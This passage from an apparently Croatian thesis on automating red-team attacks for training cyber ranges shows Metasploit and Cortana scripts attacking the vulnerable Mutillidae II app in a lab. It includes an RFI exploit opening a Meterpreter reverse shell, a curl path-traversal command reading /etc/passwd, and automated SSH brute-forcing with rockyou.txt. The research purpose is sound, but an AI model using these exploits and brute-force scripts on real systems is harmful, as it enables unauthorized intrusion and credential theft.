Na ranjivom poslužitelju otkrivene su usluge na otvorenim vratima 22 i 80. Vrata 22 su otvorena za SSH poslužitelj koji se u trenutku razvoja koristi za pristup poslužitelju iz operacijskog sustava domaćina za učinkovitije upravljanje i praćenje ranjivog poslužitelja. Zbog tih razloga nije testiran sam SSH poslužitelj, nego se koristi za pokušaj pristupa poslužitelju korištenjem slabih zaporki. Usluga koja će se napadati je HTTP poslužitelj, odnosno ranjiva web aplikacija. Klasičan pristup ovom skeniranju bio bi pokrenuti skeniranje alatom *nikto*. Ispis B.2 prikazuje rezultat skeniranja *Mutillidae II* web aplikacije. Kao što se može vidjeti, aplikacija je puna ranjivosti, kao što je i očekivano. Takav rezultat bi se trebao očekivati i od alata koji je ugrađen u *Metasploit* radni okvir, ako se želi pomoću *Cortana* skripte programirati scenarij potpunog računalnog napada. Za tu zadaću odabran je alat *wmap*, alat koji je standardni dio *msfconsole* alata [53].

Ispis B.3 prikazuje postupak skeniranja *Mutillidae II* aplikacije alatom *wmap*. Konfiguracija alata rađena je prema uputama iz [53], zbog čega se smatra da je sve postavljeno ispravno. Iz ispisa se može vidjeti da nije pronađena niti jedna ranjivost koja je otkrivena alatom *nikto*. Čak štoviše, čini se da je skeniran i pogrešan URI, *http://192.168.56.12/* umjesto *http://192.168.56.12/mutillidae*, gdje je smještena *Mutillidae II* aplikacija. Zbog nepouzdanih rezultata, nameće se zaključak da *Cortana* skripta neće biti u stanju ispravno identificirati prisutne ranjivosti bez korištenja vanjskih alata i parsiranja rezultata istih, ili bez nadzora stručnjaka ofenzivne sigurnosti.

4.3.2. Iskorištavanje ranjivosti Mutillidae II aplikacije

Nakon enumeracije žrtve, slijedi faza testiranja i iskorištavanja pronađenih ranjivosti. Važno je naglasiti, zbog rezultata prethodne faze, da se ova faza provodi nakon us-

pješno otkrivenih i testiranih ranjivosti, odnosno bez uključenja automatizacije faze enumeracije. Ovaj rad se, zbog tehničkih i vremenskih ograničenja koncentrirao na dva kritična i relativno jednostavna napada: napad uključenja udaljene datoteke i korištenje uključenja lokalne datoteke za pristup poslužitelju kroz slabe zaporke korisnika koji se mogu prijaviti na sustav kroz SSH.

Napad uključenja udaljene datoteke

Napad uključenja udaljene datoteke (engl. *Remote File Inclusion, RFI*) je računalni napad kojim se udaljene datoteke ugrađuju u web aplikaciju iskorištavanjem ranjivosti u procedurama za uključivanje datoteka. Ranjivost je najčešća u PHP aplikacijama, gdje se naredba `require(<PHP-datoteka>)` ili `require_once(<PHP-datoteka>)` iskorištava za uvoz PHP datoteka zloćudnog sadržaja. Ranjivost je moguća ako PHP aplikacija dopušta otvaranje vanjskih URL-ova bez provjere sadržaja, tj. u konfiguracijskoj datoteci PHP jezika *php.ini* su uključene opcije `allow_url_fopen` i `allow_url_include` [57].

Prvi korak je provjeriti mogućnost *Metasploit* platforme da uspješno izvede napad. Za tu zadaću koristi se *Metasploit* modul *exploit/unix/webapp/php_include*. Ispis B.4 prikazuje proces iskorištavanja *RFI* ranjivosti na *Mutillidae II* poslužitelju. Redci 4-15 prikazuju postupak podešavanja tehnike iskorištavanja ranjivosti. Podešavaju se:

- IP adresa žrtve
- URI podstaza na kojoj počinje web aplikacija
- URI podstaza koja sadrži ranjivi HTTP parametar
- vrsta tereta koji će se poslužiti za iskorištavanje
- postavke tereta; IP adresa i vrata na koja se teret spaja

Redci 16-36 prikazuju pokretanje tehnike iskorištavanja *RFI* ranjivosti. Iz ispisa se može vidjeti da je pokrenut HTTP poslužitelj koji će poslužiti zloćudni teret. Redak 23 prikazuje uspješno iskorištavanje ranjivosti, tj. uspješno je ostvarena veza s *Meterpreter* inverznom ljuskom.

S obzirom da je uspješno iskorištena *RFI* ranjivost korištenjem *Metasploit* radnog okvira, sljedeći korak je skriptiranje te tehnike. Ispis A.3 prikazuje izvori kod *Cortana* skripte za iskorištavanje *RFI* ranjivosti na *Mutillidae II* poslužitelju. Za početak iskorištavanja ranjivosti napisane su: funkcija `php_rfi`, u ispisu redci 89-96 koja prima parametre potrebne za pokretanje modula *exploit/unix/webapp/php_include*, koji su

objašnjeni prilikom korištenja istog modula u sklopu *msfconsole* alata; naredba `php-rfi-exploit` koja pokreće funkciju `php_rfi` sa svim potrebnim parametrima.

```
1 darian@kali-dell-vostro-3558:~/shared/cortana-scripts$ java -
    jar cortana.jar local.promsf-rfi.cna
2 Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -
    Dswing.aatext=true
3 reporting for duty
4 got console
5 06/20 13:03:16 <slave-pentester> got console
6 Host added: 192.168.56.12
7 Will deploy php RFI...
8 06/20 13:03:24 <slave-pentester> Host 192.168.56.12 added.
    Type 'php' if you want to exploit it
9 %(192.168.56.12 => %(sessions => %(), address => '
    192.168.56.12', show => 1, services => %(), os_match => '
    null␣null␣null', updated_at => 1592651003459L, id => 46,
    state => 'alive'))
10
11 php-rfi 192.168.56.12
12 Trying RFI exploit on host 192.168.56.12
13 Path: /mutillidae/
14 PHPURI: /index.php?page=XXpathXX
15 Exploit deployed, please wait a bit
16 06/20 13:04:19 <slave-pentester> Exploit deployed, please wait
     a bit
17 A session was created: 1
18 Here's␣some␣session␣data:␣%(tunnel_local␣=>␣'
    192.168.56.13:4444',␣workspace␣=>␣'false',␣session_host␣=>␣
    '192.168.56.12',␣via_exploit␣=>␣'exploit/unix/webapp/
    php_include',␣type␣=>␣'meterpreter',␣target_host␣=>␣'
    192.168.56.12',␣uuid␣=>␣'4xywjcmr',␣platform␣=>␣'php',␣
    exploit_uuid␣=>␣'sz9pggne',␣routes␣=>␣'',␣tunnel_peer␣=>␣'
    192.168.56.12:55190',␣host␣=>␣'192.168.56.12',␣arch␣=>␣'php
    ',␣session_port␣=>␣80,␣via_payload␣=>␣'payload/php/
    meterpreter/reverse_tcp',␣desc␣=>␣'Meterpreter',␣info␣=>␣''
    ,␣username␣=>␣'root')
19 06/20␣13:04:42␣[*]␣Meterpreter␣session␣1␣opened␣
    (192.168.56.13:4444␣->␣192.168.56.12:55190)␣at␣2020-06-20␣
```

```
13:04:41␣+0200
```


Ispis 4.7: Ispis pokretanja scenarija za iskorištavanje *RFI* ranjivosti

Ispis 4.7 prikazuje proces pokretanja scenarija za iskorištavanje *RFI* ranjivosti. Redci 6-9 prikazuju reakciju na događaj dodavanja novog računala u bazu žrtava. Redak 9 prikazuje podatke o računalima koja su dodana u bazu žrtava. Redci 11-19 prikazuju ispise prilikom pokretanja modula za iskorištavanje ranjivosti. Redci 17-19 se ispisuju u slučaju uspješno izvedenog napada i uspostave *Meterpreter* sjednice sa žrtvom. Može se primjetiti da skripta ne ispisuje međukorake za vrijeme izvršavanja modula, kao što je slučaj kod korištenja alata *msfconsole*. Ako ovo bude prisutno i u iskorištavanju druge ranjivosti, to može predstavljati problem.

Uključenje lokalne datoteke + prijava na SSH grubom silom

Napad uključenja lokalne datoteke (engl. *Local File Inclusion, LFI*) je napad koji prisiljava HTTP poslužitelj da u odgovor na HTTP zahtjev ugradi datoteku koja je lokalno pohranjena na napadnutom poslužitelju. Ranjivost je najčešće prisutna [57]u PHP web aplikacijama u naredbama `include(<datoteka>)` ili `include_once(<datoteka>)`, koje primljenu stazu do datoteke nedovoljno ili uopće ne provjeravaju i pročišćavaju. To omogućuje napadaču čitanje svih datoteka na poslužitelju na koje korisnički račun web aplikacije ima pravo pristupa i čitanja. *Mutillidae II* aplikacija ima *LFI* ranjivost u URI parametru *page*, a iskorištavanje iste slijedi ispod.

```
1 darian@kali-dell-vostro-3558:~$ curl -s http://192.168.56.12/
    mutillidae/index.php?page=../../../../../../etc/passwd |
    grep -E -i "^[a-z_][a-zA-Z0-9_-]*[$]?:.*" | cut -d":" -f1
2 root
3 daemon
4 bin
5 sys
6 sync
7 games
8 man
9 lp
10 mail
11 news
12 uucp
13 proxy
```



Slika 4.9: Iskorištavanje *LFI* ranjivosti za ispis korisnika prisutnih na ranjivom poslužitelju

```
14 www-data
15 backup
16 list
17 irc
18 gnats
19 nobody
20 systemd-timesync
21 systemd-network
22 systemd-resolve
23 messagebus
24 syslog
25 _apt
26 uuidd
27 tcpdump
28 landscape
29 pollinate
30 sshd
31 systemd-coredump
32 darian
33 lxd
34 mysql
35 alice
```

Ispis 4.8: Enumeracija korisničkih imena na poslužitelju korištenje *LFI* ranjivosti

Slika 4.9 i ispis 4.8 prikazuju primjerak iskorištavanja *LFI* ranjivosti za enumeraciju postojećih korisnika. Slika 4.9 prikazuje tehniku iskorištavanja *LFI* ranjivost preko Internet preglednika *Brave* [9]. Iskorištavanje *LFI* ranjivosti korištenjem preglednika prikladno je za demonostraciju postojanja ranjivosti, ali ne nudi mogućnost daljnje automatske analize. S druge strane, ispis 4.8 koristi alate naredbenog retka za postizanje istog rezultata: *curl*, *grep* i *cut* uz dodatak automatskog izvlačenja korisničkih imena iz sadržaja HTTP odgovora na predani zahtjev. Nakon izvučenih korisničkih imena, moguće je pokušati ostvariti SSH korisničku sjednicu uz pogađanje zaporke korištenjem unaprijed pripremljene liste zaporki *rockyou.txt.gz* [24], koja je uključena u instalaciju Kali Linux ili dostupna na [24]. Za pokušaj prijave u sustav kroz SSH uslugu koristi se modul *auxiliary/scanner/ssh/ssh_login*. Za sve načine korištenja tog modula korisno je pregledati njegovu dokumentaciju.

Ispis A.5 prikazuje programski kod *Cortana* skripte koja kombinira korištenje *LFI* ranjivosti i prijavu korisnika na SSH poslužitelj grubom silom. Prvi redak `debug(debug() | 256);` određuje postavke bilježenja, gdje je ova skripta podešena da bilježi svu direktnu komunikaciju s *Metasploit* radnim okvirom. Redci 9-13 prikazuju slušača koji se okida nakon uspješne prijave korisnika na poslužitelj. Ispisuju se informacije o sjednici koje se mogu iskoristiti za izvođenje naredbi na poslužitelju. Redci 15-17 prikazuju definiranu naredbu koja u sjednicu s predanim identifikatorom izvršava predanu naredbu, dok slušač na `shell` događaje ispisuje rezultat izvođenja naredbi u ljuskama. Ključni dio ove skripte je definirana naredba `lfi`, koja izvodi tehniku iskorištavanja *LFI* ranjivosti za izvlačenje korisničkih imena na poslužitelju, pohranjuje rezultat u privremenu datoteku */tmp/users.txt*, te naposlijetku pokreće modul za prijavu na SSH poslužitelj korištenjem izvučenih korisničkih imena i liste zaporki čija je staza pohranjena u varijabli `$pass_wordlist`.

```
1 darian@kali-dell-vostro-3558:~/shared/cortana-scripts$ java -
    jar cortana.jar local.prop ssh-brute.cna
2 Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -
    Dswing.aatext=true
3 hello
4 type lfi to begin...
5 lfi
6 execute lfi
7 lfi executed, time to brute force
```

```
 8 [12:45:41] metasploit module.execute('auxiliary', 'scanner/ssh
     /ssh_login', %(RHOSTS => '192.168.56.12', pass_file => '/
     usr/share/wordlists/rockyou.txt', user_file => '/tmp/users.
     txt')) at internal.sl:463
 9 exploit launched, if cracked, a session will open
10 session 1 was created with data: %(tunnel_local => '
     192.168.56.13:42935', workspace => 'default', session_host
     => '192.168.56.12', via_exploit => 'auxiliary/scanner/ssh/
     ssh_login', type => 'shell', target_host => '192.168.56.12'
     , uuid => 'ov5yjbjk', exploit_uuid => '1nnacmp4', routes =>
      '', tunnel_peer => '192.168.56.12:22', host => '
     192.168.56.12', arch => '', session_port => 22, via_payload
      => '', desc => 'Command␣shell', info => 'SSH␣alice
     :12345678␣(192.168.56.12:22)', username => 'root')
11 To type command use 'comm␣<session-id>␣<command>␣'
12 comm 1 id
13 [12:46:24] shell 1 - 'id' at ssh-brute.cna:23
14 Session id
15 uid=1001(alice) gid=1001(alice) groups=1001(alice)
```

Ispis 4.3.2 prikazuje rezultat pokretanja skripte koja kombinira *LFI* ranjivost s napadom grubom silom na SSH poslužitelj. Redak 5 započinje proces iskorištavanja *LFI* ranjivosti. Redak 8 prikazuje dnevnički zapis, odnosno postupak bilježenja interakcije skripte s *Metasploit* platformom. Važno je za naglasiti da je postupak prijave SSH poslužitelja grubom silom obavljen samo za prva dva korisnička imena izvučena iz *LFI* napada. To je napravljeno zbog uštede vremena i resursa, a pokazalo se da *Metasploit* platforma ne omogućuje praćenje izvođenja pojedinog modula, što je uobičajena funkcionalnost prilikom korištenja istih modula unutar *msfconsole* alata, čime postaje zahtjevno odrediti djelotvornost pojedinog scenarija, te skriptirati alternativne tehnike napada na poslužitelj. Redak 10 prikazuje ispis koji pokazuje da je napad uspješno izvršen za korisničko ime *alice* s zaporkom '12345678', te je SSH sjednici pridijeljen identifikator '1', koji se sada može koristiti za daljnju interakciju s ranjivim poslužiteljem. Redci 12-15 prikazuju primjer interakcije s ranjivim poslužiteljem korištenjem naredbe `comm <session-id> <shell-command>`.

4.3.3. Podizanje razine ovlasti

Faza podizanja razine ovlasti bila bi sljedeći korak u razvoju scenarija za kibernetički poligon. U ovoj fazi bilo bi potrebno pronaći način podići razine privilegija korisnika preko kojih je ostvaren inicijalni neovlašteni pristup. Za tehniku iskorištavanja *RFI* ranjivosti to bi bio korisnik *www-data*, a za kombinaciju *LFI* ranjivosti i SSH prijave grubom silom *alice*. Oba korisnika su ograničenih privilegija.

Cortana skripta koja iskorištava *RFI* ranjivost, prikazana ispisom A.3, ima implementiranu vlastitu naredbu `met-command <session-id> <meterpreter-command>`, kojom operator crvenog tima može unositi *Meterpreter* naredbe u sjednicu poslužitelja žrtve. Skripta koja kombinira *LFI* i SSH prijavu grubom silom, prikazana ispisom A.5, ima implementiranu naredbu `comm <session-id> <shell-command>` za interakciju sa SSH sjednicom. Zbog vremenskog ograničenja i ograničenja tehhničkih resursa u poslužitelje unutar razvojnog okruženja nisu ugrađene druge ranjive usluge, lokalne ili dostupne preko mreže. Zbog toga je komunikacija s probijenim poslužiteljima, odnosno upisivanje vlastitih naredbi trenutni plafon razvijenih skripti.

5. Zaključak

U ovom radu istražene su metode automatizacije napada za kibernetičke poligone, postojeća rješenja otvorenog koda i obrađene su mogućnosti razvoja scenarija napada korištenjem *Metasploit* radnog okvira. Prvo je predstavljen i opisan kibernetički poligon, njegove komponente, te su kratko opisani neki poznati kibernetički poligoni. Zatim je detaljno opisana komponenta simulacije računalnih napada u kibernetičkim poligonima, gdje su opisana svojstva crvenog tima koji se simulira, analizirani su kriteriji po kojima se ocjenjuje crveni tim i simulatori istog. Za razvoj vlastitih scenarija odabran je *Metasploit* radni okvir, unutar kojeg su se koristile četiri komponente:

1. skriptni jezik *Cortana* za razvoj scenarija
2. *Teamserver* za komunikaciju skripte s *Metasploit* platformom
3. *Armitage* za nadzor rada *Cortana* skripti
4. alat *msfconsole* za verifikaciju i validaciju rada *Cortana* skripti

Cilj je bio razviti scenarij koji uz minimalnu, poželjno bez ikakve pomoći vanjskih alata, automatizirano izvodi računalni napad od početka do kraja, odnosno, od početne enumeracije do priprema za lateralno širenje. Pokazalo se da bez korištenja pouzdanih vanjskih alata izvan *Metasploit* platforme, tj. izvođenjem tih alata izvan *Cortana* skripte direktno u ljusci računala koje pokreće scenarij, nije moguće napraviti učinkovitu i duboku enumeraciju, zato što moduli koji su ugrađeni za skeniranje nisu dovoljni dobri da bi nadomjestili alate treće strane. Drugi problem bio je šturost ispisa prilikom slanja naredbi unutar *Cortana* skripti, gdje se za razliku od *msfconsole* alata, ne prikazuje niti jedan međukorak izvršavanja modula, bez obzira na postavljenu opširnost ispisa (engl. *verbosity*). Ne pomaže niti činjenica da *Armitage* nije ažuriran od 2016. godine, a upute za korištenje skriptnog jezika *Cortana* nisu mijenjane od 2013. godine, dok se *Metasploit* radni okvir redovito održava i ažurira. Zbog svoje velike i rastuće baze tehnika iskorištavanja, *Metasploit* radni okvir i dalje predstavlja veliki potencijal

za automatizaciju računalnih napada, koji bi se mogao iskoristiti uz prikladnu programsku podršku za skriptiranje scenarija napada.

LITERATURA

[1] Reverse shells enable attackers to operate From Your Network, Kolovoz 2006. URL https://www.sans.edu/student-files/presentations/LVReverseShell.pdf.

[2] *Cortana Tutorial*, Ožujak 2013. URL http://fastandeasyhacking.com/download/cortana/cortana_tutorial.pdf.

[3] Difference Between CLI and GUI (with Comparison Chart), Lipanj 2018. URL https://techdifferences.com/difference-between-cli-and-gui.html.

[4] Command line vs. GUI, Studeni 2018. URL https://www.computerhope.com/issues/ch000619.htm.

[5] XAMPP Vs WAMP Vs LAMP Vs MAMP: The Difference, Studeni 2018. URL https://hostingdonuts.com/xampp-wamp-lamp-mamp/.

[6] Apache HTTP Server Project, Lipanj 2020. URL https://httpd.apache.org/.

[7] *Armitage - Cyber Attack Management for Metasploit*, Travanj 2020. URL http://fastandeasyhacking.com/manual.

[8] Azure Dev Tools for Teaching, Ožujak 2020. URL https://azureforeducation.microsoft.com/devtools.

[9] Brave Browser, Lipanj 2020. URL https://brave.com/.

[10] NVD - CVE-2019-19781, Siječanj 2020. URL https://nvd.nist.gov/vuln/detail/CVE-2019-19781.

[11] Cobalt Strike, Lipanj 2020. URL https://www.cobaltstrike.com/.

[12] What is Defense in Depth? - Definition from Techopedia, Lipanj 2020. URL https://www.techopedia.com/definition/16509/defense-in-depth.

[13] Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution, Lipanj 2020. URL https://www.kali.org/.

[14] Penetration Testing Tools, Lipanj 2020. URL https://tools.kali.org/.

[15] Ubuntu 19.10 (Eoan Ermine), Ožujak 2020. URL http://releases.ubuntu.com/19.10/.

[16] MariaDB Foundation, Lipanj 2020. URL https://mariadb.org/.

[17] Metasploit | Penetration Testing Sofware, Pen Testing Security | Metasploit, Lipanj 2020. URL https://www.metasploit.com/.

[18] OWASP Mutillidae II Download, Ožujak 2020. URL https://sourceforge.net/projects/mutillidae/.

[19] OWASP ZAP Zed Attack Proxy | OWASP, Lipanj 2020. URL https://owasp.org/www-project-zap/.

[20] Average Penetration Tester Salary, Lipanj 2020. URL https://www.payscale.com/research/US/Job=Penetration_Tester/Salary.

[21] The Perl Programming Language, Lipanj 2020. URL https://www.perl.org/.

[22] PHP:Hypertext Preprocessor, Lipanj 2020. URL https://www.php.net/.

[23] Python 2.7.0 Release, Lipanj 2020. URL https://www.python.org/download/releases/2.7/.

[24] Rockyou wordlist Kali Location and Uses, Complete Tutorial for beginners, Lipanj 2020. URL https://www.cyberpratibha.com/blog/how-do-i-use-rockyou-wordlist-txt-in-kali-linux/.

[25] Average Cyber Security Engineer Salary, Lipanj 2020. URL https://www.payscale.com/research/US/Job=Cyber_Security_Engineer/Salary.

[26] *Sleep 2.1 Manual*, Travanj 2020. URL https://www.apachefriends.org/index.html.

[27] CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection'), Travanj 2020. URL https://cwe.mitre.org/data/definitions/89.html.

[28] Oacle VM VirtualBox, Lipanj 2020. URL https://www.virtualbox.org/.

[29] Oracle VM VirtualBox User Manual, Lipanj 2020. URL https://www.virtualbox.org/manual/.

[30] XAMPP Installers and Downloads or Apache Friends, Svibanj 2020. URL https://www.apachefriends.org/index.html.

[31] Renaud Bidou. Security operation center concepts & implementation. *avalable at http://www. iv2-technologies. com*, 2005.

[32] Bruskin, Sunders and Zilberman, Polina and Puzis, Rami and Shwarz, Shay. Sok: A survey of open source threat emulators. *arXiv preprint arXiv:2003.01518*, 2020.

[33] Citrix. CVE-2019-19781 - Vulnerability in Citrix Application Delivery Controller, Citrix Gateway, and Citrix SD-WAN WANOP appliance, Travanj 2020. URL https://support.citrix.com/article/CTX267027.

[34] CWE. CWE-220: Storage of File With Sensitive Data Under FTP Root, Lipanj 2020. URL https://cwe.mitre.org/data/definitions/220.html.

[35] CWE. CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion'), Lipanj 2020. URL https://cwe.mitre.org/data/definitions/98.html.

[36] Cyberbit. Cyber Range Training and Simulation, Ožujak 2020. URL https://www.cyberbit.com/solutions/cyber-range/.

[37] Cyberbit. Cyber Security Training Platform, Lipanj 2020. URL https://www.cyberbit.com/blog/cybersecurity-training/cyber-security-training-platform/.

[38] Peter Czanik. Why logging is important?, Travanj 2013. URL https://www.syslog-ng.com/community/b/blog/posts/why-logging-is-important.

[39] endgameinc. endgameinc/RTA, Lipanj 2020. URL https://github.com/endgameinc/RTA.

[40] Ferguson, Bernard and Tall, Anne and Olsen, Denise. National Cyber Range Overview. U *2014 IEEE Military Communications Conference*, stranice 123–128. IEEE, 2014.

[41] fireeye. fireeye/commando-vm, Lipanj 2020. URL https://github.com/fireeye/commando-vm.

[42] Forward, Andrew and Lethbridge, Timothy C. The relevance of software documentation, tools and technologies: a survey. U *Proceedings of the 2002 ACM symposium on Document engineering*, stranice 26–33, 2002.

[43] Ganame, Abdoul Karim and Bourgeois, Julien and Bidou, Renaud and Spies, Francois. A global security architecture for intrusion detection on computer networks. *computers & security*, 27(1-2):30–47, 2008.

[44] gentilkiwi. gentilkiwi/mimikatz, Lipanj 2020. URL https://github.com/gentilkiwi/mimikatz.

[45] government technology. Cyber Range: Who, What, When, Where, How and Why?, Ožujak 2020. URL https://www.govtech.com/blogs/lohrmann-on-cybersecurity/cyber-range-who-what-when-where-how-and-why.html.

[46] Digital Guardian. What is a Security Operations Centre (SOC)?, Srpanj 2019. URL https://digitalguardian.com/blog/what-security-operations-center-soc.

[47] Digital Guardian. What Is Spear-Phishing? Defining and Differentiating Spear-phishing from Phishing, Lipanj 2020. URL https://digitalguardian.com/blog/what-is-spear-phishing-defining-and-differentiating-spear-phishin

[48] guardicore. guardicore/monkey, Srpanj 2020. URL https://github.com/guardicore/monkey.

[49] Karen Kent i Murugiah Souppaya. Guide to computer security log management. *NIST special publication*, 92:1–72, 2006.

[50] Lethbridge, Timothy C and Singer, Janice and Forward, Andrew. How software engineers use documentation: The state of the practice. *IEEE software*, 20(6): 35–39, 2003.

[51] Medium. Aws cyber range, Ožujak 2020. URL https://medium.com/aws-cyber-range.

[52] Trend Micro. Indicators of Compromise - Definition - Trend Micro USA, Travanj 2020. URL https://www.trendmicro.com/vinfo/us/security/definition/indicators-of-compromise.

[53] Offensive Security. *Metasploit Unleashed - Free Online Ethical Hacking Course*, Svibanj 2020. URL https://www.offensive-security.com/metasploit-unleashed/.

[54] OWASP. OWASP Foundation | Open Source Foundation for Application Security, Ožujak 2020. URL https://owasp.org/.

[55] OWASP. OWASP Internet of Things Project, April 2020. URL https://wiki.owasp.org/index.php/OWASP_Internet_of_Things_Project#tab=IoT_Top_10.

[56] OWASP. OWASP Mobile Top 10, Lipanj 2020. URL https://owasp.org/www-project-mobile-top-10/.

[57] OWASP. *Web Security Testing Guide*, Travanj 2020. URL https://github.com/OWASP/wstg/releases/download/v4.1/wstg-v4.1.pdf.

[58] Pridmore, Lori and Lardieri, Patrick and Hollister, Robert. National Cyber Range (NCR) automated test tools: Implications and application to network-centric support tools. U *2010 IEEE AUTOTESTCON*. IEEE, 2010.

[59] projectzeroindia. projectzeroindia/CVE-2019-19781, Ožujak 2020. URL https://github.com/projectzeroindia/CVE-2019-19781.

[60] rebootuser. rebootuser/LinEnum, Lipanj 2020. URL https://github.com/rebootuser/LinEnum.

[61] RSA. Understanding Indicators of Compromise (IOC) Part I - Speaking of Security -The RSA Blog, Srpanj 2014. URL https://web.archive.org/web/20170914034202/https://blogs.rsa.com/understanding-indicators-of-compromise-ioc-part-i/.

[62] rsmudge. rsmudge/armitage. URL https://github.com/rsmudge/armitage/.

[63] ryan c. Summarizing The Five Phases of Penetration Testing, Svibanj 2015. URL https://www.cybrary.it/blog/2015/05/summarizing-the-five-phases-of-penetration-testing/.

[64] secdevops cuse. secdevops-cuse/CyberRange, Ožujak 2020. URL https://github.com/secdevops-cuse/CyberRange.

[65] Cobalt Strike. Browser Pivoting, Lipanj 2020. URL https://www.cobaltstrike.com/help-browser-pivoting.

[66] Tecnopedia. What is a Cyber Range? - Definition from Techopedia, Ožujak 2020. URL https://www.techopedia.com/definition/28613/cyber-range.

Automatizacija napada u kibernetičkim poligonima

Sažetak

Moderni informacijski sustavi podložni su napadima putem kibernetičkog prostora te su tvrtke svjesne te činjenice i za nju se odgovarajuće pripremaju. Jedna bitna komponenta tih priprema je treniranje ljudi koji održavaju takve sustave da prepoznaju napade te da ih na odgovarajući način uklone. Izazov je što uvježbavanje na stvarnim sustavima nije dozvoljeno budući da im se tijekom vježbe može naštetiti, a istovremeno, napadi nisu tako česti. Iz tog razloga teži se kreiranju simuliranih okolina unutar koji se provode vježbe. Takve vježbe primarno služe za uvježbavanje tehničkih sposobnosti te se nazivaju kibernetički poligoni (engl. cyber range). Bitna komponenta kibernetičkih poligona je modul za automatizaciju napada, odnosno emulaciju crvenih timova, jer je dosta teško naći kompetentne ljude za tu zadaću. Ovaj rad istražuje metode automatizacije, odnosno emulacije napada te kako se implementiraju na postojećim kibernetičkim poligonima.

Ključne riječi: kibernetički poligon, crveni tim, automatizacija crvenog tima, računalni napadi

Cyber attack automation for cyber ranges

Abstract

Modern information systems are susceptible of cyber attacks, and companies are aware of it and try to prepare themselves accordingly. A major component in these preparations is the training of experts, who maintain those system to detect and respond to such attacks. It is prohibited to conduct such training on the production environment, in order to avoid causing serious damage to the system, which, in addition to these attacks not being very common, present a challenge. That's why it is desirable to create a simulated environments to conduct training drills. Such environments, combined which training drills, are called cyber ranges. A major factor in these environments is the conduction of computer attacks during drills. Searching for qualified personell for this task can be time-consuming, exhausting and quite expensive, so it's beneficiary to automate the process of performing computer attacks. This paper researches automation methods, and how they are implemented in the context of a cyber range.

Keywords: cyber range, red team, red team automation, computer attacks

Dodatak A
Cortana skripte

```
1 command foo {
2       println("Hello␣$1");
3 }
```

Ispis A.1: Hello World skripta

```
1 on ready {
2       println("Hello␣Metasploit!");
3       println("Hosts:␣" . size(hosts()));
4       println("Sessions:␣␣␣␣␣␣" . size(sessions()));
5       println("Services:␣␣␣␣␣␣" . size(services()));
6       println("Credentials:␣␣␣" . size(credentials()));
7       quit();
8 }
```

Ispis A.2: *msf-stats.cna* - skripta koja ispisuje osnovne podatke iz *Metasploit* baze podataka

```
1 debug(7);
2 global('$console');
3 global('$target');
4 global('$host');
5 $host = lhost();
6 on ready {
7       println("reporting␣for␣duty");
8       $console = console();
9       println("got␣console");
10      say("got␣console");
11      #cmd($console,"nmap -Pn -p- -sV -sC -sS -T 5
           192.168.56.12");
```

```
12        println("scan␣is␣running");
13        say("scan␣is␣running");
14 }
15
16 on event_read {
17        println("$1");
18 }
19
20 on session_open {
21        if (-isshell $1) {
22              println("Normal␣shell␣was␣created");
23              return;
24        }
25        if (!-ismeterpreter $1) {
26              return;
27        }
28        println("A␣session␣was␣created:␣$1");
29        println("Here's␣some␣session␣data:␣$2");
30 }
31
32 on meterpreter {
33              println("session␣$1␣typed␣in␣the␣command␣$2");
34              println("command␣output␣was␣$3");
35 }
36 on exec_error {
37        println("error␣occured:␣$1");
38 }
39
40 on host_add {
41        println("Host␣added:␣$1");
42 }
43
44 command met-command {
45        m_cmd($1, $2);
46
47 }
48
49 on console_exploit {
```

```
50        println("Command:␣$2");
51        println("Out:␣$3");
52 }
53
54 sub php_rfi {
55        println("Trying␣RFI␣exploit␣on␣host␣$1");
56        println("Path:␣$2");
57        println("PHPURI:␣$3");
58
59        exploit("unix/webapp/php_include", $1, %(path => $2,
             phpuri => $3, PAYLOAD => "php/meterpreter/reverse_tcp
             ",lhost => $host,lport => 4444));
60        println("Exploit␣deployed,␣please␣wait␣a␣bit");
61 }
62
63 command php-rfi {
64        php_rfi $1 $2 $3
65 }
```

Ispis A.3: Izvorni kod *Cortana* skripte za scenarij napada na *Mutillidae II* poslužitelj

```
1 ...
2 sub execute\_nmap {
3             local('$handle');
4             local('@data');
5             local('$line');
6             local('$nmap');
7             $nmap = "nmap␣-Pn␣-T5␣-sV␣-sC␣-p-␣-oG␣-␣";
8             println("[*]Executing:␣\'$nmap␣$+␣$1\'...");
9             say("[*]Executing:␣\'$nmap␣$+␣$1\'...");
10            $handle = exec("$nmap␣$+␣$1");
